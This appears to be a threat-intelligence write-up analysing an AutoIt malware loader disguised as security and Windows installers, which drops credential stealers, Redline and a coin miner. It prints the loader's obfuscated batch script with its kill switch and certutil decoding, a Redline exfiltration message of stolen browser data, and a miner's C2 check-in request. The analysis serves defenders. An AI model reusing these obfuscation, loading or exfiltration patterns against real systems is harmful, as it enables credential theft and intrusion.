
90059c37-1320-41a4-b58d-816d-806e6f6e6976 // By GUID client
| information.txt // system info
|
+---cookies
| cookies_Chrome
| cookies_Chrome.txt
| cookies_Firefox.txt
|
+---forms
| forms_Chrome
| forms_Chrome.txt
    
```

```
| forms_Firefox.txt  
|  
\---users  
  users_Chrome.txt  
  users_Firefox.txt
```

This sample seems to be different of the Taurus loader that use the same loader but have use three different files for be launch in memory. By the way, the hunting of this loader in the past has shown that different stealers and RAT use this same loader.

### TTPs

The global TTPs used by this loader can be resume on this process graphic (some samples have differences like DOS obfuscation) :



### Hunting

Firstly, we have observed that this seems to use the same autoit builder for run the autoit script. By their hash we can note two parts on the result. The first part is used on malicious MSI file for run autoit script with the builder only as fake installer (early June). This doesn't have the same TTPs that this loader. The second part have exactly with the same TTPs and have just some additional obfuscations methods (Early July).

By comparing each case, we can notice that the structure is the same with some differences, and we can see each part of the code.

## DOS script

Lot of time, the script isn't obfuscating, the rare cases have a common DOS obfuscation by substrings method on a common base of the alphabet for getting the final code. However, the code rest the same with the kill switch measures, certutil command (with a random one letter name of the script) and launches the autoit payload with the builder.

```
Set Fx=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

%Fx:~18,1%%Fx:~15,1% %computername% == %Fx:~39,1%%Fx:~40,1%%Fx:~54,1%%Fx:~46,1%%Fx:~55,1%%Fx:~50,1%

<%Fx:~23,1%%Fx:~30,1%%Fx:~21,1% %Fx:~28,1%%Fx:~14,1%%Fx:~29,1% /%Fx:~25,1% ="%Fx:~48,1%" > %Fx:~28,1%

%Fx:~29,1%%Fx:~34,1%%Fx:~25,1%%Fx:~14,1% %Fx:~35,1%%Fx:~56,1%%Fx:~26,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%


%Fx:~13,1%%Fx:~14,1%%Fx:~21,1% %Fx:~35,1%%Fx:~56,1%%Fx:~26,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,1%

%Fx:~12,1%%Fx:~14,1%%Fx:~27,1%%Fx:~29,1%%Fx:~30,1%%Fx:~29,1%%Fx:~18,1%%Fx:~21,1% -%Fx:~13,1%%Fx:~14,1%

%Fx:~28,1%%Fx:~22,1%%Fx:~28,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,1% %Fx:~48,1%

%Fx:~25,1%%Fx:~18,1%%Fx:~23,1%%Fx:~16,1% %Fx:~1,1%%Fx:~2,1%%Fx:~7,1%.%Fx:~0,1%.%Fx:~0,1%.%Fx:~1,1% -!
```

This also has just changed the header of the PE builder sometimes in removing a part of the magic numbers or all sometimes for avoid to be triggers in the detection rule that push as condition that be a valid PE (fix it in pushing the missing part "M" or "MZ").



### Autoit script

The obfuscation rest the same with unused functions and While - Switch condition for getting the shellcode to inject, this can decode the binaries (like Taurus) or just execute another shellcode just decoded in memory.

### Data extraction

Like said previous many RAT and stealers have been found on this loader.

### RAT Redline (XML) :

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body><SendClientInfo xmlns="http://tempuri.org/"><user xmlns:a="v1/Models" xmlns:i="http://www.w3
<a:BuildID>01 08</a:BuildID>
<a:Country>NL</a:Country>
<a:Credentials>
<a:Browsers>
<a:Browser>
<a:Autofills/>
<a:Cookies>
<a:Expires>1564575439</a:Expires>
<a:Host>.mozilla.org</a:Host>
<a:Http>>true</a:Http>
```

```
<a:Name>_gid</a:Name>
<a:Path>/</a:Path>
<a:Secure>>false</a:Secure>
<a:Value>GA1.2.913472244.1564489040</a:Value></a:Cookie>
<a:Hardware>
<a:Caption>Intel(R) Core(TM) ix CPU @ xGHz</a:Caption>
<a:HardType>Processor</a:HardType>
<a:Parameter>2</a:Parameter></a:Hardware>
<a:Hardware>
<a:Caption>Total of RAM</a:Caption>
<a:HardType>Graphic</a:HardType>
<a:Parameter>3583.61 MB or 3757686784</a:Parameter></a:Hardware></a:Hardwares>
<a:InstalledBrowsers>
<a:InstalledBrowserInfo>
<a:Name>Mozilla Firefox</a:Name>
<a:Path>C:\Program Files\Mozilla Firefox\firefox.exe</a:Path>
<a:Version>68.0.1</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Google Chrome</a:Name>
<a:Path>C:\Program Files\Google\Chrome\Application\chrome.exe</a:Path>
<a:Version>75.0.3770.100</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Internet Explorer</a:Name>
<a:Path>C:\Program Files\Internet Explorer\iexplore.exe</a:Path>
<a:Version>11.00.9600.16428 (winblue_gdr.131013-1700)</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Opera</a:Name>
<a:Path>C:\Program Files\Opera\Opera.exe</a:Path>
<a:Version>1748</a:Version></a:InstalledBrowserInfo></a:InstalledBrowsers>
<a:InstalledSoftwares xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
  <b:string>Adobe Acrobat Reader DC MUI [15.023.20070]</b:string>
  <b:string>Adobe Flash Player 26 ActiveX [26.0.0.131]</b:string>
  [...]
  <b:string>VLC media player [2.2.6]</b:string>
  <b:string>WinRAR 5.60 (32-bit) [5.60.0]</b:string></a:InstalledSoftwares>
<a:Languages xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
  <b:string>English (United States)</b:string></a:Languages>
<a:Processes xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
  <b:string>ID: 392, Name: csrss.exe, CommandLine: </b:string>
  [...]
  <b:string>ID: 1804, Name: RegAsm.exe, CommandLine: C:\Windows\Microsoft.NET\Framework\v4.0.3
<a:CurrentLanguage>English (United States)</a:CurrentLanguage>
<a:Exceptions xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/>
<a:FingerPrint>
<a:Plugins>UNKNOWN</a:Plugins>
<a:UserAgent>UNKNOWN</a:UserAgent>
<a:WebBaseGLRenderer>UNKNOWN</a:WebBaseGLRenderer>
```

```
<a:WebBaseGLVendor>UNKNOWN</a:WebBaseGLVendor>  
<a:WebBaseGLVersion>UNKNOWN</a:WebBaseGLVersion>  
<a:WebDebugGLRenderer>UNKNOWN</a:WebDebugGLRenderer>  
<a:WebDebugGLVendor>UNKNOWN</a:WebDebugGLVendor></a:FingerPrint>  
<a:HWID>7CAAB55F3C2D7D2AA0AD7BDE756AC65A</a:HWID>  
<a:IP>IP Victim</a:IP>  
<a:IsProcessElevated>>false</a:IsProcessElevated>  
<a:Location>Location Victim</a:Location>  
<a:LogDate>0001-01-01T00:00:00</a:LogDate>  
<a:MonitorSize>1280x720</a:MonitorSize>  
<a:OS>Windows 7 Professional x32</a:OS>  
<a:PostalCode>UNKNOWN</a:PostalCode>  
<a:Screenshot>iVBORw0KGgoAAAANSUHEUg ...  
<a:TimeZone>UTC+01:00:00</a:TimeZone>  
<a:Username>admin</a:Username></user></SendClientInfo></s:Body></s:Envelope>
```

### Variat Autoit Injector (Base 64 + custom algorithm)

```
-----3YI8f9ylk827044x  
Content-Disposition: form-data; name="BRElVD1NTQ=="  
  
IQomRj5dSxwxBj89HANDNw==  
-----3YI8f9ylk827044x  
Content-Disposition: form-data; name="BRElVCNZVAo="
```

LxcuWCMYfQ4ZJA==  
-----3YI8f9ylk827044x  
Content-Disposition: form-data; name="ExsgVQ=="

B0x+V3xZDlpYJ2YpF1gJW35yPDUAR11SB1IHTHoGKA5cV1sjM39AV1k0fCZrYLVCXVQHDwZJKgcsC1o0CyBvdw==  
-----3YI8f9ylk827044x  
Content-Disposition: form-data; name="ExsgXytX"

QwRpOwRWTQoBbQVmUy1XGS1rDRwaVANSQBXSHkRDmhsTy1LZWFEXn8jMmMlcQd+S1wJA1NBfxEAWgJPTU9mfTJXAF1+AG5mdzE=  
-----3YI8f9ylk827044x  
Content-Disposition: form-data; name="ABc8Xzk="

Ug==  
-----3YI8f9ylk827044x  
Content-Disposition: form-data; name="Bw5wRQxe"; filename="LxcuWCMYfQ4ZJA=="  
Content-Type: application/octet-stream

### CoinMiner 1ms0rry Botnet (HTTP)

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: xxx
Content-Type: text/html; charset=UTF-8
Content-Length: 1
Connection: keep-alive
Set-Cookie: PHPSESSID=da19fc7e571fde73afc839a4b684260f; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
1

GET /cmd.php?hwid=C4BA3647 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Host: cq17178.tmweb.ru
```

**Rest a lot of stealer and RAT used, the domain and IP are quickly used in the time for a mass campaign.**

<https://urlhaus.abuse.ch/url/407605/>

**We can note like the initial sample that usurp Malwarebytes solution, this usurps others security solutions or windows programs (here, Internet Explorer). Malwarebytes solution, this usurps others security solutions or windows programs (here, Internet Explorer).**


[Fake 7SFX Internet Explorer](#)

**This which will be more like a Loader as the service (LAAS) solution or the same Threat Actor that use it for a mass campaign for resell accounts and leaks on the markets. These targets the individuals and companies with fake software and maldocs.**

**All the TTPs match can be consult [here](#).**

**The coder of the loader have use quite a few posts posted via russian forums in designing the configuration and script of the SFX archive.**





## Indicators Of Compromise (IOC)

The IOC can be exported in [JSON](#) and [CSV](#)

## References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Command-Line Interface Execution through API Execution through Module Load	<a href="https://attack.mitre.org/techniques/T1059">https://attack.mitre.org/techniques/T1059</a> <a href="https://attack.mitre.org/techniques/T1106">https://attack.mitre.org/techniques/T1106</a> <a href="https://attack.mitre.org/techniques/T1129">https://attack.mitre.org/techniques/T1129</a>
Persistence	Registry Run Keys / Startup Folder	<a href="https://attack.mitre.org/techniques/T1060">https://attack.mitre.org/techniques/T1060</a>
Defense Evasion	Deobfuscate/Decode Files or Information	<a href="https://attack.mitre.org/techniques/T1140">https://attack.mitre.org/techniques/T1140</a>
Credential Access	Credential Dumping Credentials in Files	<a href="https://attack.mitre.org/techniques/T1003">https://attack.mitre.org/techniques/T1003</a> <a href="https://attack.mitre.org/techniques/T1081">https://attack.mitre.org/techniques/T1081</a>
Discovery	Query Registry System Information Discovery	<a href="https://attack.mitre.org/techniques/T1012">https://attack.mitre.org/techniques/T1012</a> <a href="https://attack.mitre.org/techniques/T1082">https://attack.mitre.org/techniques/T1082</a>

This can be exported as JSON format [Export in JSON](#)

## Links

### Original tweet:

- <https://twitter.com/Artillerie/status/1299249738764689413>
- [https://twitter.com/JAMESWT\\_MHT/status/1301536610606100481](https://twitter.com/JAMESWT_MHT/status/1301536610606100481)

### Anyrun Links :

- [Malwarebytes-Setup.exe](#)
- [Dr.Fone\\_v3.8.exe](#)

### References:

- [7-Zip SFX Modified Module Wiki \(Russian\)](#)

- [7-Zip SFX Modified Module](#)
- [Taurus stealer analysis](#)
- [MSE flag \(blackhat conf\)](#)
- [Windows Process Injection: KnownDlls Cache Poisoning](#)
- [Same reference of the loader](#)

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Source: <https://github.com/StrangerealIntel/CyberThreatIntel/blob/master/Additional%20Analysis/UnknownTA/2020-09-07/Analysis.md>